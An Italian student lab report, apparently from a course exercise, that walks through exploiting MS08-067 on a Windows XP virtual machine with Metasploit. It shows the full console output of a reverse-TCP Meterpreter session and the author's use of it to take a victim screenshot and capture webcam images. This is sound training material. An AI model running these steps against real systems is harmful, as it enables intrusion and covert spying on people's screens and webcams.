


Giorno 1: Exploit XP

EPICODE

Giovanni Pisapia

RICERCA EXPLOIT MS08-067

- Avviamo la nostra console con msfconsole
- Ricerchiamo la vulnerabilità con search MS08-067
- Per selezionare l'exploit usiamo use 0
- Show options per vedere i parametri per far funzionare l'exploit
- Il payload e già precaricato con le impostazioni che si prende in automatico da Kali.

```
Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

RUN EXPLOIT


- Lanciamo l'exploit con run
- Dopo essere entrati nella macchina xp usiamo il comando meterpreter screenshot per fare un istantanea dello schermo della vittima.
- La foto verrà salvato nella directory in cui ci troviamo attualmente con la macchina Kali

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST
RHOST ⇒
msf6 exploit(windows/smb/ms08_067_netapi) > 192.168.1.200
[-] Unknown command: 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.200
RHOST ⇒ 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1031) at 2023-06-14 09:05:32 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/xUuVyYUD.jpeg
meterpreter >
```



RUN EXPLOIT

- Per la seconda parte dell' esercizio dovevamo vedere quante web erano abilitate sulla macchina virtuale. Di base a me non veniva riconosciuta in automatico e ho dovuto installare un **Extension Pack** di Virtual box.
- Ora che le web vengono viste correttamente scriviamo il comando webcam_list per vedere quali webcam sono disponibili.
- Poi ho provato anche il comando webcam_snap per fare un snapshot sulla webcam attiva

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/kali/qDnQlhWz.html
[*] Streaming...
libva error: vaGetDriverNameByIndex() failed with unknown libva error, driver_name = (null)
exit
^C[-] Error running command webcam_stream: Interrupt
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/kali/YBNhxZKW.jpeg
```